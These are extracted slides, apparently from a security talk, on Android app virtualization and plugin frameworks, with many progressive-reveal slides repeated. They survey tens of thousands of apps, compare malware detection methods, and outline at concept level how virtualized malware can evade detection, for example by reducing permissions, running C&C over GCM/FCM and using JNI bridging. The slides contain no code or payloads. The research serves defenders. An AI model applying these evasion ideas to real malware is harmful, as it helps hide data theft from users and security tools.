Shall we be worried?

- Analysis of top/newest 41k applications, 56k apks, 10 stores
- Permission count distribution (top: 437)
- Suspicious processed activities count distribution (top: 1216)
- Raw data
  - virtualizer counts: 25+
  - downloads (playstore): average of 500k, top at 100M+, total of 200M

Detection method at app level

- As a security app
  - detecting malware by signature
  - detecting malware by library signature
    - Need to extract data from the APKs
  - detecting malware by statistical analysis

[2] https://www.blackhat.com/asia-17/briefings.html#anti-plugin-dont-let-your-app-play-as-an-android-plugin

Detection method at app level

- As a security app
  - detecting malware by signature
  - detecting malware by library signature
    - Need to extract data from the APKs
  - detecting malware by statistical analysis
- Within the app
  - detecting malware by app manifest mismatch
  - blocking plugin technology: Plugin Killer[2] try to detect unexpected status ... inside the app

[2] https://www.blackhat.com/asia-17/briefings.html#anti-plugin-dont-let-your-app-play-as-an-android-plugin

Detection method at app level

- As a security app
  - detecting malware by signature
  - detecting malware by library signature
    - Need to extract data from the APKs
  - detecting malware by statistical analysis
- Within the app
  - detecting malware by app manifest mismatch
  - blocking plugin technology: Plugin Killer[2] try to detect unexpected status ... inside the app
- Then what?
  - asking user consent?

[2] https://www.blackhat.com/asia-17/briefings.html#anti-plugin-dont-let-your-app-play-as-an-android-plugin

Avoid detection method at app level

bypass plugin protections

- Playing the virtualization detection game
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes

Avoid detection method at app level

bypass plugin protections

- Playing the virtualization detection game
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes
- Minimizing virtualization library footprint
  - JNI-bridge most of the work

Avoid detection method at app level

bypass plugin protections

- Playing the virtualization detection game
  - plugin is made with virtualizable method
  - detection is made with virtualizable method
  - detection is made based on controlable attributes
- Minimizing virtualization library footprint
  - JNI-bridge most of the work
- Minimizing virtualization footprint
  - app private folder can be spoofed and aliased at app level
  - virtualization data are (sometimes) leaked

Avoid detection method at system level

avoid detections from system or security apps

- Make it stealth
  - what if number of process is targeted?
  - what if number of permission is targeted?
  - what if data stealing is 99% off, 1%user-specific?

Avoid detection method at system level

avoid detections from system or security apps

- Make it stealth
  - what if number of process is targeted?
  - what if number of permission is targeted?
  - what if data stealing is 99% off, 1%user-specific?
- Rely on best practicies
  - what if C&C relies on GCM/FCM?

Avoid detection method at system level

avoid detections from system or security apps

- Make it stealth
  - what if number of process is targeted?
  - what if number of permission is targeted?
  - what if data stealing is 99% off, 1%user-specific?
- Rely on best practicies
  - what if C&C relies on GCM/FCM?
- Make it system aware, user-unaware
  - what if virtualization is always here?
  - what if virtualization is system-justified?
  - what if virtualization is user-justified but unaware?

Shall we be worried (le retour)?

- Library footprints (enough?)
  - Virtualizer library: activity renaming
  - Virtualizer library: mainly JNI-bridged
    - 48% of analyzed apks have native libs

Shall we be worried (le retour)?

- Library footprints (enough?)
  - Virtualizer library: activity renaming
  - Virtualizer library: mainly JNI-bridged
    - 48% of analyzed apks have native libs
- Statistical Analysis
  - permissions: 186 → 9 (some launchers: 47-80)
  - activities: 50 → 19 (some launchers: 62-100)
  - pre-virtualization: avoid loading time based analysis
- System path: C++ redirected

Shall we be worried (le retour)?

- Library footprints (enough?)
  - Virtualizer library: activity renaming
  - Virtualizer library: mainly JNI-bridged
    - 48% of analyzed apks have native libs
- Statistical Analysis
  - permissions: 186 → 9 (some launchers: 47-80)
  - activities: 50 → 19 (some launchers: 62-100)
  - pre-virtualization: avoid loading time based analysis
- System path: C++ redirected
- Open Virtualizer
- Predefined after/before methods
  - Plug and play, extensible

Detections

Method	Detection	Level	Before	
ServiceName	app|System	Environment|Build	✗	
Permissions	app|System	Environment|Build	✗	
Shared UID	app	Setup	?	
AppRuntime Dir	app	Native	✗	
Receive filter	app	Environment	✗	
Enabled Comp	app	Environment	✗	
App Terminates	app	Hosted	✗	
Rooted	app	Native	✗	
Statistical	System	Build	✗	

Detections

Method	Detection	Level	Before	After
ServiceName	app|System	Environment|Build	✗	✓
Permissions	app|System	Environment|Build	✗	Build
Shared UID	app	Setup	?	✓
AppRuntime Dir	app	Native	✗	✓
Receive filter	app	Environment	✗	✗
Enabled Comp	app	Environment	✗	✓
App Terminates	app	Hosted	✗	?
Rooted	app	Native	✗	✓
Statistical	System	Build	✗	✓

Outline

6 Conclusion

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities
- Potential future works exist
  - extend hooking framework with VM injections (Marshmallow+)
  - extend hooking framework with host hooks
  - stabilized detection avoidance framework

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities
- Potential future works exist
  - extend hooking framework with VM injections (Marshmallow+)
  - extend hooking framework with host hooks
  - stabilized detection avoidance framework
- Protektoid is here ☺
  - Protektoid Community: open to survey ideas

Conclusion

- Patching is a complex yet interesting subject
  - hooking already loaded virtual methods is not hard
  - hooking other is (and future works)
- Proxifying opens up new opportunities
- Potential future works exist
  - extend hooking framework with VM injections (Marshmallow+)
  - extend hooking framework with host hooks
  - stabilized detection avoidance framework
- Protektoid is here ☺
  - Protektoid Community: open to survey ideas
- Sources
  - https://knowledge.protektoid.com